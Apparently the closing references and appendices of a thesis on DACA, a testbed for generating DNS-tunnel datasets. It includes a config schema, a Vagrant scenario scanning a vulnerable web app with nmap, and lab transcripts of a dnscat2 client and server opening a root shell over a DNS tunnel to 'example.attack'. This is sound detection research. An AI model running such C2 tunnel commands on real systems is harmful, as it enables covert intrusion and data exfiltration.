- [20] M. Hibler, R. Ricci, L. Stoller, *et al.*, “Large-scale virtualization in the emulab network testbed”, in *USENIX 2008 Annual Technical Conference*, ser. ATC’08, Boston, Massachusetts: USENIX Association, 2008, pp. 113–128.
- [21] T. Benzel, “The science of cyber security experimentation: The deter project”, in *Proceedings of the 27th Annual Computer Security Applications Conference*, ser. ACSAC ’11, Orlando, Florida, USA: Association for Computing Machinery, 2011, pp. 137–148, ISBN: 9781450306720. DOI: 10.1145/2076732.2076752. [Online]. Available: <https://doi.org/10.1145/2076732.2076752>.
- [22] D. Duplyakin, R. Ricci, A. Maricq, *et al.*, “The design and operation of cloudlab”, in *Proceedings of the 2019 USENIX Conference on Usenix Annual Technical Conference*, ser. USENIX ATC ’19, Renton, WA, USA: USENIX Association, 2019, pp. 1–14, ISBN: 9781939133038.
- [23] M. MontazeriShatoori, L. Davidson, G. Kaur, and A. Habibi Lashkari, “Detection of doh tunnels using time-series classification of encrypted traffic”, in *2020 IEEE Intl Conf on Dependable, Autonomic and Secure Computing, Intl Conf on Pervasive Intelligence and Computing, Intl Conf on Cloud and Big Data Computing, Intl Conf on Cyber Science and Technology Congress (DASC/PiCom/CBDCCom/CyberSciTech)*, 2020, pp. 63–70. DOI: 10.1109/DASC-PiCom-CBDCCom-CyberSciTech49142.2020.00026.
- [24] O. I. S. Foundation, *Suricata*. [Online]. Available: <https://suricata.io/> (visited on 2022-04-03).
- [25] P. Jeitner and H. Shulman, “Injection attacks reloaded: Tunnelling malicious payloads over DNS”, in *30th USENIX Security Symposium (USENIX Security 21)*, USENIX Association, 2021-08, pp. 3165–3182, ISBN: 978-1-939133-24-3. [Online]. Available: <https://www.usenix.org/conference/usenixsecurity21/presentation/jeitner>.

- [26] RedCanary, *Atomic red team*. [Online]. Available: <https://github.com/redcanaryco/atomic-red-team> (visited on 2021-11-20).
- [27] MITRE, *Caldera - a scalable, automated adversary emulation platform*. [Online]. Available: <https://caldera.mitre.org/> (visited on 2021-11-20).
- [28] cobbr, *Covenant - a .net command and control framework*. [Online]. Available: <https://cobbr.io/Covenant.html> (visited on 2021-11-20).
- [29] its-a-feature, *Mythic - a cross-platform, post-exploit, red teaming framework*. [Online]. Available: <https://github.com/its-a-feature/Mythic> (visited on 2022-04-02).
- [30] S. Luo and G. Marin, “Generating realistic network traffic for security experiments”, 2004-04, pp. 200–207, ISBN: 0-7803-8368-0. DOI: 10.1109/SECON.2004.1287918.
- [31] O. A. Adeleke, N. Bastin, and D. Gurkan, “Network traffic generation: A survey and methodology”, *ACM Comput. Surv.*, vol. 55, no. 2, 2022, ISSN: 0360-0300. DOI: 10.1145/3488375. [Online]. Available: <https://doi.org/10.1145/3488375>.
- [32] M. Swann, J. Rose, G. Bendiab, S. Shiaeles, and N. Savage, “A comparative study of traffic generators: Applicability for malware detection testbeds”, *International Journal of Internet Technology and Secured Transactions*, vol. 8, pp. 705–713, 2021-02. DOI: 10.20533/jitst.2046.3723.2020.0085.
- [33] H. Simon, *The Sciences of the Artificial*, p. 55, 1969.
- [34] A. Hevner, A. R. S. March, *et al.*, “Design science in information systems research”, *Management Information Systems Quarterly*, vol. 28, pp. 75–, 2004-03.
- [35] K. Peffers, T. Tuunanen, M. A. Rothenberger, and S. Chatterjee, “A design science research methodology for information systems research”, *Journal of Management Information Systems*, vol. 24, no. 3, pp. 45–77, 2007. DOI: 10.2753/MIS0742-1222240302. eprint: <https://doi.org/10.2753/MIS0742-1222240302>. [Online]. Available: <https://doi.org/10.2753/MIS0742-1222240302>.
- [36] K. A. Scarfone and P. M. Mell, “Sp 800-94. guide to intrusion detection and prevention systems (idps)”, Gaithersburg, MD, USA, Tech. Rep., 2007.
- [37] INCIBE, *Analysing security without risk: Testbeds*. [Online]. Available: <https://www.incibe-cert.es/en/blog/analysing-security-without-risk-testbeds> (visited on 2022-04-09).
- [38] A. Hinchliffe, *UNIT42 - DNS Tunneling: how DNS can be (ab)used by malicious actors*. [Online]. Available: <https://unit42.paloaltonetworks.com/dns-tunneling-how-dns-can-be-abused-by-malicious-actors/> (visited on 2021-11-06).
- [39] 360Netlab, *New Threat: B1txor20, A Linux Backdoor Using DNS Tunnel*. [Online]. Available: https://web.archive.org/web/20220412180147/https://blog.netlab.360.com/b1txor20-use-of-dns-tunneling_en/ (visited on 2022-05-09).
- [40] Cloudflare, *What is a DNS TXT record?* [Online]. Available: <https://www.cloudflare.com/learning/dns/dns-records/dns-txt-record/> (visited on 2022-04-10).
- [41] N. P. Hoang, A. A. Niaki, J. Dalek, *et al.*, “How great is the great firewall? measuring china’s DNS censorship”, in *30th USENIX Security Symposium (USENIX Security 21)*, USENIX Association, 2021-08, pp. 3381–3398, ISBN: 978-1-939133-24-3. [Online]. Available: <https://www.usenix.org/conference/usenixsecurity21/presentation/hoang>.

- [42] Google, *Dns security extensions (dnssec) overview*. [Online]. Available: <https://cloud.google.com/dns/docs/dnssec> (visited on 2022-05-10).
- [43] AdGuard, *Dns-over-quic*. [Online]. Available: <https://adguard.com/en/blog/dns-over-quic.html> (visited on 2022-05-09).
- [44] Z. Hu, L. Zhu, J. Heidemann, A. Mankin, D. Wessels, and P. E. Hoffman, *Specification for DNS over Transport Layer Security (TLS)*, RFC 7858, 2016-05. DOI: 10.17487/RFC7858. [Online]. Available: <https://www.rfc-editor.org/info/rfc7858>.
- [45] DNSCrypt, *Protocol to encrypt and authenticate dns traffic*. [Online]. Available: <https://www.dnscrypt.org/> (visited on 2022-05-09).
- [46] P. E. Hoffman and P. McManus, *DNS Queries over HTTPS (DoH)*, RFC 8484, 2018-10. DOI: 10.17487/RFC8484. [Online]. Available: <https://www.rfc-editor.org/info/rfc8484>.
- [47] cURL, *Public doh and dnscrypt servers*. [Online]. Available: <https://github.com/curl/curl/wiki/DNS-over-HTTPS#publicly-available-servers> (visited on 2022-05-10).
- [48] DNSCRYPT, *Public doh and dnscrypt servers*. [Online]. Available: <https://dnscrypt.info/public-servers/> (visited on 2022-05-10).
- [49] D. Fifield, *Dnstt - a dns tunnel that can use dns over https (doh) and dns over tls (dot) resolvers*. [Online]. Available: <https://www.bamssoftware.com/software/dnstt/> (visited on 2022-05-09).
- [50] K. Avery, *Dns over https for cobalt strike*. [Online]. Available: <https://www.blackhillsinfosec.com/dns-over-https-for-cobalt-strike/> (visited on 2022-05-10).
- [51] J. Vykopal, P. Čeleda, P. Seda, V. Švábenský, and D. Tovarňák, “Scalable Learning Environments for Teaching Cybersecurity Hands-on [in press]”, in *Proceedings of the 51st IEEE Frontiers in Education Conference*, ser. FIE ’21, Lincoln, Nebraska, USA: IEEE, 2021-10, pp. 1–9.
- [52] H.-K. Shin, W. Lee, J.-H. Yun, and H. Kim, “Implementation of programmable CPS testbed for anomaly detection”, in *12th USENIX Workshop on Cyber Security Experimentation and Test (CSET 19)*, Santa Clara, CA: USENIX Association, 2019-08. [Online]. Available: <https://www.usenix.org/conference/cset19/presentation/shin>.
- [53] S. O’Shaughnessy and G. Gray, “Development and evaluation of a dataset generator tool for generating synthetic log files containing computer attack signatures”, *IJACI*, vol. 3, pp. 64–76, 2011-04. DOI: 10.4018/jaci.2011040105.
- [54] C. Garcia Cordero, E. Vasilomanolakis, A. Wainakh, M. Mühlhäuser, and S. Nadjm-Tehrani, “On generating network traffic datasets with synthetic attacks for intrusion detection”, *ACM Transactions on Privacy and Security*, vol. 24, pp. 1–39, 2021-01. DOI: 10.1145/3424155.
- [55] S. Bhatia, D. Schmidt, G. Mohay, and A. Tickle, “A framework for generating realistic traffic for distributed denial-of-service attacks and flash events”, *Computers & Security*, vol. 40, 2013-01. DOI: 10.1016/j.cose.2013.11.005.
- [56] S. Choi, J.-H. Yun, and B.-G. Min, “Probabilistic attack sequence generation and execution based on mitre att&ck for ics datasets”, in *Cyber Security Experimentation and Test Workshop*, ser. CSET ’21, Virtual, CA, USA: Association for Computing Machinery, 2021, pp. 41–48, ISBN: 9781450390651. DOI: 10.1145/3474718.3474722. [Online]. Available: <https://doi.org/10.1145/3474718.3474722>.

- [57] I. University, *Researchsoc - real-world data for cybersecurity research*. [Online]. Available: <https://researchsoc.iu.edu/services/data-for-researchers.html> (visited on 2021-11-07).
- [58] cyberexperimentation, *Sharing expertise and artifacts for reuse through a cybersecurity community hub*. [Online]. Available: <https://search.cyberexperimentation.org/> (visited on 2021-11-07).
- [59] U. of New Brunswick, *Canadian institute for cybersecurity datasets*. [Online]. Available: <https://www.unb.ca/cic/datasets/index.html> (visited on 2021-11-21).
- [60] Google, *Dataset search*. [Online]. Available: <https://datasetsearch.research.google.com/> (visited on 2021-11-21).
- [61] H.-K. Shin, W. Lee, J.-H. Yun, and H. Kim, “HAI 1.0: Hil-based augmented ICS security dataset”, in *13th USENIX Workshop on Cyber Security Experimentation and Test (CSET 20)*, USENIX Association, 2020-08. [Online]. Available: <https://www.usenix.org/conference/cset20/presentation/shin>.
- [62] Hashicorp, *Terraform - an open-source infrastructure as code software tool*. [Online]. Available: <https://www.terraform.io/> (visited on 2022-04-03).
- [63] Docker, *Define and run multi-container docker applications*. [Online]. Available: <https://docs.docker.com/compose/> (visited on 2022-04-10).
- [64] Hashicorp, *Vagrant*. [Online]. Available: <https://www.vagrantup.com/> (visited on 2022-04-03).
- [65] CircleCI, *Matrix stanza allows you to run a parameterized job multiple times with different arguments*. [Online]. Available: <https://circleci.com/docs/2.0/configuration-reference/#matrix-requires-version-21> (visited on 2022-04-10).
- [66] Gitlab, *Parallel:matrix - build keyword*. [Online]. Available: <https://docs.gitlab.com/ee/ci/yaml/#parallelmatrix> (visited on 2022-04-10).
- [67] Pipenv, *Python dev workflow for humans*. [Online]. Available: <https://pipenv.pypa.io/en/latest/> (visited on 2022-04-11).
- [68] Pallets, *Jinja - a fast, expressive, extensible templating engine*. [Online]. Available: <https://jinja.palletsprojects.com/en/3.1.x/> (visited on 2022-04-03).
- [69] R. Hat, *Ansible - open-source software provisioning, configuration management, and application-deployment tool*. [Online]. Available: <https://www.ansible.com/> (visited on 2022-04-03).
- [70] SaltStack, *Python-based, open-source software for event-driven it automation, remote task execution, and configuration management*. [Online]. Available: <https://saltproject.io/> (visited on 2022-04-20).
- [71] Cerberus, *Providing powerful yet simple and lightweight data validation functionality*. [Online]. Available: <https://docs.python-cerberus.org/en/stable/> (visited on 2022-04-11).
- [72] WPScan, *Wordpress security scanner*. [Online]. Available: <https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation> (visited on 2022-04-12).
- [73] Hashicorp, *Vagrantfile format*. [Online]. Available: <https://www.vagrantup.com/docs/vagrantfile> (visited on 2022-04-12).

- [74] TCPDUMP, *A powerful command-line packet analyzer*. [Online]. Available: <https://www.tcpdump.org/> (visited on 2022-04-14).
- [75] Elastic, *Filebeat - lightweight shipper for logs*. [Online]. Available: <https://www.elastic.co/beats/filebeat> (visited on 2022-04-03).
- [76] ———, *Elasticsearch - a search engine based on the lucene library*. [Online]. Available: <https://www.elastic.co/elasticsearch/> (visited on 2022-04-03).
- [77] Apache, *Kafka - an open-source distributed event streaming platform*. [Online]. Available: <https://kafka.apache.org/> (visited on 2022-04-03).
- [78] asciinema, *A free and open source solution for recording terminal sessions*. [Online]. Available: <https://asciinema.org/> (visited on 2022-04-14).
- [79] Docker, *An os-level virtualization tool*. [Online]. Available: <https://www.docker.com/> (visited on 2022-04-03).
- [80] iagox86, *Dnscat2 - encrypted command-and-control (c&c) channels over the dns protocol*. [Online]. Available: <https://github.com/iagox86/dnscat2> (visited on 2022-04-15).
- [81] alex-sector, *Dns2tcp - a tool for relaying tcp connections over dns*. [Online]. Available: <https://github.com/alex-sector/dns2tcp> (visited on 2022-04-15).
- [82] PowerDNS, *Open source dns software*. [Online]. Available: <https://www.powerdns.com/> (visited on 2022-04-15).
- [83] ———, *Operating powerdns recursor - tracing queries*. [Online]. Available: <https://doc.powerdns.com/recursor/running.html#tracing-queries> (visited on 2022-04-15).
- [84] S. Kelley, *Dnsmasq - network infrastructure for small networks*. [Online]. Available: <https://thekelleys.org.uk/dnsmasq/doc.html> (visited on 2022-04-10).
- [85] ISC, *Bind9 - versatile, classic, complete name server software*. [Online]. Available: <https://www.isc.org/bind/> (visited on 2022-04-16).
- [86] CoreDNS, *Dns and service discovery*. [Online]. Available: <https://coredns.io/> (visited on 2022-04-16).
- [87] yarrick, *Iodine - tunnel ipv4 data through a dns server*. [Online]. Available: <https://code.kryo.se/iodine/> (visited on 2022-04-16).
- [88] R. Edmonds, *Dnstap is a flexible, structured binary log format for dns software*. [Online]. Available: <http://dnstap.info/> (visited on 2022-04-16).
- [89] DNS-OARC, *Dnscap is a network capture utility designed specifically for dns traffic*. [Online]. Available: <https://github.com/DNS-OARC/dnscap> (visited on 2022-04-16).
- [90] Arkime, *Large scale, open source, indexed packet capture and search tool*. [Online]. Available: <https://arkime.com/settings#parsednsrecordall> (visited on 2022-04-16).
- [91] DNS-over-HTTPS, *High performance dns over https client & server*. [Online]. Available: <https://github.com/m13253/dns-over-https> (visited on 2022-05-12).
- [92] J. Althouse, *Tls fingerprinting with ja3 and ja3s*. [Online]. Available: <https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967> (visited on 2022-05-08).

- [93] Cloudflare, *Good-bye esni, hello ech!* [Online]. Available: <https://blog.cloudflare.com/encrypted-client-hello/> (visited on 2022-04-13).
- [94] S. Frolov and E. Wustrow, “The use of tls in censorship circumvention”, *Proceedings 2019 Network and Distributed System Security Symposium*, 2019.
- [95] TLSFingerprint.io, *A collection of anonymized tls client hello messages from the university of colorado boulder campus network*. [Online]. Available: <https://tlsfingerprint.io> (visited on 2022-05-13).
- [96] C. Kwan, P. Janiszewski, S. Qiu, C. Wang, and C. Bocovich, “Exploring simple detection techniques for dns-over-https tunnels”, in *Proceedings of the ACM SIGCOMM 2021 Workshop on Free and Open Communications on the Internet*, ser. FOCI ’21, Virtual Event, USA: Association for Computing Machinery, 2021, pp. 37–42, ISBN: 9781450386401. DOI: 10.1145/3473604.3474563. [Online]. Available: <https://doi.org/10.1145/3473604.3474563>.
- [97] D. Hjelm, *A new needle and haystack: Detecting dns over https usage*. [Online]. Available: <https://www.sans.org/white-papers/39160/> (visited on 2022-05-12).
- [98] A. Mayrhofer, *The EDNS(0) Padding Option*, RFC 7830, 2016-05. DOI: 10.17487/RFC7830. [Online]. Available: <https://www.rfc-editor.org/info/rfc7830>.
- [99] T. C. Matrix, *Pointing you to the best c2 framework for your needs*. [Online]. Available: <https://www.thec2matrix.com/matrix> (visited on 2022-05-12).
- [100] Selenium, *Web browser automation*. [Online]. Available: <https://www.selenium.dev/> (visited on 2022-05-13).
- [101] M. FireFox, *Canary domain - use-application-dns.net*. [Online]. Available: <https://support.mozilla.org/en-US/kb/canary-domain-use-application-dnsnet> (visited on 2022-05-13).
- [102] M. Edenhill, *Kcat - a generic non-jvm producer and consumer for apache kafka*. [Online]. Available: <https://github.com/edenhill/kcat> (visited on 2022-04-03).

Appendix 1 – Configuration File

1.1 Cerberus Schema

```
1 {
2   'name': {
3     'required': True,
4     'type': 'string'
5   },
6   'description': {
7     'required': True,
8     'type': 'string'
9   },
10  'provisioner': {
11    'required': True,
12    'type': 'string',
13    'regex': '^(?i)(vagrant|docker|terraform)$'
14  },
15  'use_default_templates': {
16    'required': True,
17    'type': 'boolean'
18  },
19  'template_dir': {
20    'required': False,
21    'nullable': True,
22    'type': 'string'
23  },
24  'components': {
25    'required': True,
26    'type': 'list',
27    'schema': {
28      'type': 'dict',
29      'schema': {
30        'name': {
31          'required': True,
32          'type': 'string'
33        },
34        'description': {
35          'required': True,
36          'type': 'string'
37        },
38        'image': {
39          'required': True,
40          'type': 'string'
41        },
42        'ipv4_address': {
43          'required': False,
44          'nullable': False,
45          'type': 'string',
46          'regex': '^(127|10)(\\.\\d{1,3}){3}$|^((172\\.1[6-9]|172\\.2[0-9]|172\\.3[0-1]|192\\.168)(\\.\\d{1,3}){2})$'
47        },
48        'setup': {
49          'required': True,
50          'type': 'dict',
51          'schema': {
52            'type': {
```

```

53         'required': True,
54         'type': 'string',
55         'regex': '^(?i)(shell|script|ansible)$'
56     },
57     'val': {
58         'required': True,
59         'type': 'string'
60     }
61 }
62 },
63 'run': {
64     'required': True,
65     'type': 'dict',
66     'schema': {
67         'type': {
68             'required': True,
69             'type': 'string',
70             'regex': '^(?i)(shell|script)$'
71         },
72         'val': {
73             'required': True,
74             'type': 'string'
75         }
76     }
77 },
78 'artifacts_to_collect': {
79     'required': False,
80     'nullable': True,
81     'type': 'list',
82     'schema': {
83         'type': 'dict',
84         'schema': {
85             'type': {
86                 'type': 'string',
87                 'required': True,
88                 'regex': '^(?i)(pcap|files|filebeat|kafka|elastic|cli_recording)$'
89             },
90             'val': {
91                 'type': 'list',
92                 'schema': {
93                     'type': 'string'
94                 }
95             }
96         }
97     }
98 },
99 'depends_on': {
100     'required': False,
101     'type': 'list',
102     'schema': {
103         'type': 'string'
104     }
105 }
106 }
107 }
108 },
109 'variables': {
110     'required': True,
111     'type': 'list',
112     'nullable': True,

```



```

113     'anyof_schema': [
114         {
115             'type': 'dict',
116             'schema': {
117                 'name': {
118                     'type': 'string',
119                     'required': True
120                 },
121                 'val': {
122                     'type': 'list',
123                     'required': True,
124                     'schema': {
125                         'type': 'dict'
126                     }
127                 }
128             }
129         },
130         {
131             'type': 'dict',
132             'required': True
133         }
134     ]
135 }
136 }

```

Figure 1. DACA - Cerberus Schema for DACA Configuration files.

1.2 Example Scenario

```
1 # simple_scenario.yaml
2 name: "Simple example Scenario"
3 description: |
4   "This Scenario sets up a vulnerable web application and runs multiple NMAP scans against it."
5 provisioner: vagrant
6 use_default_templates: True
7
8 components:
9   - name: main_server
10     description: Main Ubuntu machine used in this example scenario
11     image: ubuntu/focal64
12     setup:
13       type: shell
14       val: >
15         echo "[+] Installing dependencies";
16         sudo apt-get update;
17         sudo apt install -y python2.7 unzip nmap asciinema;
18
19         echo "[+] Installing Vulnerable Web App Gruyere";
20         wget http://google-gruyere.appspot.com/gruyere-code.zip -O /tmp/gruyere-code.zip;
21         unzip /tmp/gruyere-code.zip -d /opt/gruyere-code;
22
23     # Notice the Jinja2 template variable
24     run:
25       type: shell
26       val: >
27         echo "[+] Run webserver";
28         set -x;
29         sudo python2.7 /opt/gruyere-code/gruyere.py > /tmp/gruyere.log 2>&1 & sleep 1;
30         "{{ variables.nmap }}"
31
32     artifacts_to_collect:
33       - type: pcap
34         val: ["tcpdump -i any -n -t -w /tmp/web.pcap port 8008"]
35       - type: files
36         val: ["/tmp/gruyere.log", "/tmp/*.cast", "/tmp/*.pcap"]
37       - type: cli_recording
38         val: ["/tmp/nmap.cast"]
39
40 # These entries are substituted for the Jinja2 template variable in the run section.
41 variables:
42   - nmap:
43     - nmap -sV -p 8008 --script=http-enum 127.0.0.1
44     - nmap -p8008 --script http-waf-detect 127.0.0.1
45     - nmap -p8008 --script http-wordpress-users 127.0.0.1
```

Figure 2. DACA - Configuration file describing an example scenario.

Appendix 2 – Artifact Output

2.1 Files and Directories

```
.
├── .metadata # Metadata file containing runtime, variables used and compiled scenario.
├── bind9 # Artifact directory for BIND9 DNS Server component
│   ├── dns.pcap #
│   ├── filebeat.json #
│   ├── query-errors.log #
│   └── query.log #
├── bind9_playbook # Ansible playbook to provision BIND9 DNS Server
├── filebeat_playbook_bind9 # Ansible playbook to provision BIND9 DNS Server with Filebeat
├── iodineclient # Artifact directory for IODINE DNS Tunnel Client
│   └── iodine_client_mx_base64_0xDEADBEEF.cast #
├── iodine_client_setup.bash # Bash script to provision IODINE DNS Tunnel Client component
├── iodineserver # Artifact directory for IODINE DNS Tunnel Client
│   └── iodine_server_mx_base64_0xDEADBEEF.cast #
├── iodine_server_setup # Ansible playbook to provision IODINE DNS Tunnel Server component
└── Vagrantfile # Generated Vagrantfile which can be run to reproduce the dataset
```

Figure 3. DACA - Single scenario raw output files.

```
.
├── 03bb49505f204e73deae1f011d2af759
│   ├── 03bb49505f204e73deae1f011d2af759_full_dataset.tar.gz # Compressed file containing all artifacts
│   ├── dnsmasq # Notice empty artifact directory
│   ├── dnsmasq.bash
│   ├── filebeat_playbook_dnsmasq
│   ├── iodineclient
│   │   └── iodine_client_cname_base32_0xDEADBEEF.cast
│   ├── iodine_client_setup.bash
│   ├── iodineserver
│   │   └── iodine_server_cname_base32_0xDEADBEEF.cast
│   ├── iodine_server_setup
│   ├── .metadata
│   └── Vagrantfile
├── 0455ce50cb935a6dbfc73182674c9e5f
│   ├── 0455ce50cb935a6dbfc73182674c9e5f_full_dataset.tar.gz
│   ├── bind9
│   └── bind9_playbook
### OUTPUT OMITTED ###
```

Figure 4. DACA - Multiple scenarios and their compressed output files as published: <https://github.com/Korving-F/dns-tunnel-dataset/>.

2.2 Elasticsearch Output




Figure 5. BIND9 logs streaming to an Elasticsearch cluster while DNS Tunneling Scenarios are executed one by one. Notice the periods between iterations.

2.3 Kafka Output

```

root@kafkaserver:~# kafkacat -b 192.168.1.17:9092 -L
Metadata for all topics (from broker 0: 192.168.1.17:9092/0):
1 brokers:
1 broker 0 at 192.168.1.17:9092 (controller)
1 topics:
topic "query.log" with 1 partitions:
partition 0, leader 0, replicas: 0, isrs: 0
root@kafkaserver:~# kafkacat -b 192.168.1.17:9092 -t 'query.log' -C -c1 | jq
{
  "@timestamp": "2022-04-03T08:27:44.377Z",
  "@metadata": {
    "beat": "filebeat",
    "type": "_doc",
    "version": "7.17.0"
  },
  "@ecs": {
    "version": "1.12.0"
  },
  "host": {
    "name": "bind9"
  },
  "agent": {
    "type": "filebeat",
    "version": "7.17.0",
    "hostname": "bind9",
    "ephemeral_id": "b61c25d0-3f2f-48dc-9e8e-b8ce5e43e9ef",
    "id": "374724ea-1f33-4749-a9af-69f0a4456559",
    "name": "bind9"
  },
  "log": {
    "offset": 171,
    "file": {
      "path": "/var/cache/bind/query.log"
    }
  },
  "message": "2022-04-01T13:23:00.496Z info: client @x7f91e00f190 192.168.0.30#57329 (AAAAAAMQAA=auth.example.attack): query: AAAAAAMQAA=auth.example.attack IN KEY + (192.168.0.10)",
  "input": {
    "type": "filestream"
  },
  "fields": {
    "filename": "query.log"
  }
}
root@kafkaserver:~#

```

Figure 6. BIND9 logs streaming to a Kafka cluster, a single message is consumed using kcat utility [102].

2.4 DNSCAT C2 - Interactive Mode Output

2.4.1 User Perspective

```
1 $ python3 data.py run --interactive -d data/ -i 1
2
3
4
5
6
7
8
9
10
11
12
13
14 v0.1 (https://github.com/Korving-F/DACA)
15
16 [+] Starting execution.
17 [+] Creating main working directory if not exists: ~/Desktop/thesis/DACA/data
18 [+] Creating scenario sub-directory if not exists: ~/Desktop/thesis/DACA/data/dns_tunnel_scenario
19 [+] Running 4 scenarios with 3 file-based components.
20 [+] Disk usage for chosen partition / directory (~ / Desktop / thesis / DACA / data / dns_tunnel_scenario ):
21     Total: 218 GiB
22     Used: 183 GiB
23     Free: 23 GiB
24 [+] Memory usage on current system:
25     Total: 15 GiB
26     Used: 10 GiB
27     Available: 4 GiB
28
29 [+] Running in interactive mode. Please press CTRL-C to interrupt when you are ready to stop.
30     [+] To interact within the scenario please execute the following in a separate shell:
31     [+] cd ~/Desktop/thesis/DACA/data/dns_tunnel_scenario
32     [+] vagrant ssh bind9
33     [+] vagrant ssh dnscatserver
34     [+] vagrant ssh dnscatclient
35
36 [!] Are you sure you want to start running this scenario? (y/n): y
37 [-----] 0%
38     [+] Scenario Name: DNS Tunnel Scenario
39     [+] Variables used: {}
40     [+] Files saved under: ~/Desktop/thesis/DACA/data/dns_tunnel_scenario/8c2ef973a2d27a2c4581f347aa196b5b
41 ^C
42 [!] Ctrl-c was pressed. Do you really want to exit? (y/n): y
43 [!] Exiting scenario execution.
44 [!] Collecting data. Please wait while scenario is being softly shut-down.
45 [#####] 25% 00:16:56
46     [+] Scenario Name: DNS Tunnel Scenario
47     [+] Variables used: {}
48     [+] Files saved under: ~/Desktop/thesis/DACA/data/dns_tunnel_scenario/794768c79b2feb0114b2343a95594b24
49 ^C
50 [!] Ctrl-c was pressed. Do you really want to exit? (y/n): y
51 [!] Exiting scenario execution.
52 [!] Collecting data. Please wait while scenario is being softly shut-down.
53 [#####] 50% 00:10:52
54     [+] Scenario Name: DNS Tunnel Scenario
55     [+] Variables used: {}
56     [+] Files saved under: ~/Desktop/thesis/DACA/data/dns_tunnel_scenario/fc899f00ea4ff7d76f75598fcf67caf6
57 ^C
58 [!] Ctrl-c was pressed. Do you really want to exit? (y/n): y
59 [!] Exiting scenario execution.
60 [!] Collecting data. Please wait while scenario is being softly shut-down.
61 [#####] 75% 00:05:17
62     [+] Scenario Name: DNS Tunnel Scenario
63     [+] Variables used: {}
64     [+] Files saved under: ~/Desktop/thesis/DACA/data/dns_tunnel_scenario/16985c987adf046c5af25fa918803186
65 ^C
66 [!] Ctrl-c was pressed. Do you really want to exit? (y/n): y
67 [!] Exiting scenario execution.
68 [!] Collecting data. Please wait while scenario is being softly shut-down.
69 [#####] 100%
```

Figure 7. DACA - Interactive runthrough for C2 over DNS Tunnel scenario.

2.4.2 Attack Client Perspective

```
1 vagrant@dnsclient:~$ sudo ./dnscat2/client/dnscat --dns server=192.168.0.10,domain=example.attack --secret=0
   xDEADBEEF
2 Creating DNS driver:
3   domain = example.attack
4   host   = 0.0.0.0
5   port   = 53
6   type   = TXT,CNAME,MX
7   server = 192.168.0.10
8
9 ** Peer verified with pre-shared secret!
10
11 Session established!
12 Got a command: COMMAND_SHELL [request] :: request_id: 0x0001 :: name: shell
13 [[ WARNING ]] :: Starting: /bin/sh -c 'sh'
14 [[ WARNING ]] :: Started: sh (pid: 1771)
15 Response: COMMAND_SHELL [response] :: request_id: 0x0001 :: session_id: 0x277f
16
17 ** Peer verified with pre-shared secret!
18
19 Session established!
20 [[ ERROR ]] :: DNS: RCODE_SERVER_FAILURE
21 [[ ERROR ]] :: DNS: RCODE_SERVER_FAILURE
22 ^C
23 vagrant@dnsclient:~$ exit
```

Figure 8. DACA - Recording of attack client perspective running DNS Tunnel.

2.4.3 Attack Server Perspective

```
1 vagrant@dncatserver:~$ sudo ruby ./dncat2/server/dncat2.rb example.attack --secret 0xDEADBEEF
2
3 New window created: 0
4 New window created: crypto-debug
5 Welcome to dncat2! Some documentation may be out of date.
6
7 auto_attach => false
8 history_size (for new windows) => 1000
9 Security policy changed: All connections must be encrypted and authenticated
10 New window created: dns1
11 Starting Dncat2 DNS server on 0.0.0.0:53
12 [domains = example.attack]...
13
14 Assuming you have an authoritative DNS server, you can run
15 the client anywhere with the following (--secret is optional):
16
17   ./dncat --secret=0xDEADBEEF example.attack
18
19 To talk directly to the server without a domain name, run:
20
21   ./dncat --dns server=x.x.x.x,port=53 --secret=0xDEADBEEF
22
23 Of course, you have to figure out <server> yourself! Clients
24 will connect directly on UDP port 53.
25
26 dncat2> New window created: 1
27 Session 1 Security: ENCRYPTED AND VERIFIED!
28 (the security depends on the strength of your pre-shared secret!)
29
30 dncat2> window -i 1
31 New window created: 1
32 history_size (session) => 1000
33 This is a command session!
34
35 That means you can enter a dncat2 command such as
36 'ping'! For a full list of clients, try 'help'.
37
38 command (dncatclient) 1> shell
39 Sent request to execute a shell
40 command (dncatclient) 1> New window created: 2
41 Shell session created!
42
43 dncat2> windows
44 0 :: main [active]
45   crypto-debug :: Debug window for crypto stuff [*]
46   dns1 :: DNS Driver running on 0.0.0.0:53 domains = example.attack [*]
47   1 :: command (dncatclient) [encrypted and verified]
48   2 :: sh (dncatclient) [encrypted and verified] [*]
49 dncat2> window -i 2
50 New window created: 2
51 history_size (session) => 1000
52 Session 2 Security: ENCRYPTED AND VERIFIED!
53 (the security depends on the strength of your pre-shared secret!)
54 This is a console session!
55
56 That means that anything you type will be sent as-is to the
57 client, and anything they type will be displayed as-is on the
58 screen! If the client is executing a command and you dont
59 see a prompt, try typing "pwd" or something!
60
61 To go back, type ctrl-z.
62
63 sh (dncatclient) 2> whoami
64 sh (dncatclient) 2> root
65
66 sh (dncatclient) 2> pwd
67 sh (dncatclient) 2> /home/vagrant
68
69 sh (dncatclient) 2> w
70 sh (dncatclient) 2> 12:03:41 up 2 min, 1 user, load average: 0.16, 0.19, 0.08
71 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
